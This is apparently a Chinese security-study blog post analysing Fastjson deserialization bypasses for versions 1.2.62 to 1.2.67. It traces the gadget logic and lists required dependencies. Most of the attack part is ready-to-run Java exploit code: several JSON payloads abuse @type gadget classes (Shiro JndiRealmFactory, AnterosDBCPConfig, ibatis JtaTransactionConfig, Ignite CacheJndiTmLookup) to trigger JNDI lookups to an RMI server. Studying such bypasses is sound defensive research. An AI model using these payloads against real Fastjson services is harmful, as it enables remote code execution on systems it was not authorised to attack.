
fastjson4
前言
依旧是放松了几天,然后想起来还有4和5还没有学,接着来吧。
这篇主要是1.2.62-1.6.68的绕过方法,以及调试分析
1.2.62
环境
- 需要开启AutoType;
- fastjson<=1.2.62
- JNDI注入利用所受的JDK版本限制;
- 需要xbean-reflect包,不限版本
依赖为:1
2
3
4
5
6
7
8
9
10
11
12<dependencies>
<dependency> <groupId>com.alibaba</groupId>
<artifactId>fastjson</artifactId>
<version>1.2.62</version>
</dependency> <dependency> <groupId>org.apache.xbean</groupId>
<artifactId>xbean-reflect</artifactId>
<version>4.18</version>
</dependency> <dependency> <groupId>commons-collections</groupId>
<artifactId>commons-collections</artifactId>
<version>3.2.1</version>
</dependency></dependencies>
漏洞触发的原理
漏洞产生的利用点是org.apache.xbean.propertyeditor.JndiConverter这个类,我们来看一下这个类具体的逻辑
很明显这里有一个jndi的注入点,但是问题是这个方法不是setter/getter方法,那么为什么这个点能被利用呢?还记得我们在进行fastjson反序列化的时候,除了setter和getter方法会被调用外,还会调用构造方法。
我们可以看到这个构造方法调用了super函数,所以他是可以调用到父类的方法的,这里我们就可以跟过去,去看父类的方法到底有什么可以被调用的点
看这里,首先明确一个点,它是setAsText方法(setter方法)这里调用了toObject方法。
然后我们会看到toObjectImpl,跟进去看一下
这里是一个抽象方法,会被子类实现,这也是我们想要的

exp
1 | import com.alibaba.fastjson.JSON; |
分析

这里我们还是从checkAutoType开始看
这里AutoType为true的逻辑,先进行白名单的匹配,在进行黑名单的检测,由于该类是没有在黑命单中的所以继续向下执行
进行类的加载
然后就不分析了。
在新版本这个类就被添加了黑名单
1.2.66
环境及条件
- 开启AutoType
- Fastjson <= 1.2.66
- JNDI注入利用所受的JDK版本限制;
- org.apache.shiro.jndi.JndiObjectFactory类需要shiro-core包;
- br.com.anteros.dbcp.AnterosDBCPConfig 类需要 Anteros-Core和 Anteros-DBCP 包;
- com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig类需要ibatis-sqlmap和jta包;
漏洞利用

org.apache.shiro.realm.jndi.JndiRealmFactory类exp:
1
2
3
4
5
6
7
8
9
10
11import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;
public class exp2 {
public static void main(String[] args) {
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
String json = "{\"@type\":\"org.apache.shiro.realm.jndi.JndiRealmFactory\", \"jndiNames\":[\"rmi://localhost:1099/RO\"], \"Realms\":[\"\"]}";
JSON.parseObject(json);
}
}

br.com.anteros.dbcp.AnterosDBCPConfig类exp:
1
2
3
4
5
6
7
8
9
10
11import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;
public class exp2 {
public static void main(String[] args) {
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
String json = "{\"@type\":\"br.com.anteros.dbcp.AnterosDBCPConfig\",\"metricRegistry\":\"rmi://localhost:1099/RO\"}";
JSON.parseObject(json);
}
}或
1
2
3
4
5
6
7
8
9
10
11import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;
public class exp2 {
public static void main(String[] args) {
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
String json = "{\"@type\":\"br.com.anteros.dbcp.AnterosDBCPConfig\",\"healthCheckRegistry\":\"rmi://localhost:1099/RO\"}";
JSON.parseObject(json);
}
}

com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig类exp:
1
2
3
4
5
6
7
8
9
10
11
12import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;
public class exp2 {
public static void main(String[] args) {
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
String json = "{\"@type\":\"com.ibatis.sqlmap.engine.transaction.jta.JtaTransactionConfig\"," +
"\"properties\": {\"@type\":\"java.util.Properties\",\"UserTransaction\":\"rmi://localhost:1099/RO\"}}";
JSON.parseObject(json);
}
}
1.2.67
环境及条件
- 开启AutoType;
- Fastjson <= 1.2.67;
- JNDI注入利用所受的JDK版本限制;
- org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup类需要ignite-core、ignite-jta和jta依赖;
- org.apache.shiro.jndi.JndiObjectFactory类需要shiro-core和slf4j-api依赖;
漏洞利用

- org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup类exp
1
2
3
4
5
6
7
8
9
10
11
import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;
public class exp2 {
public static void main(String[] args) {
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
String json = "{\"@type\":\"org.apache.ignite.cache.jta.jndi.CacheJndiTmLookup\", \"jndiNames\":[\"rmi://localhost:1099/RO\"], \"tm\": {\"$ref\":\"$.tm\"}}";
JSON.parseObject(json);
}
}
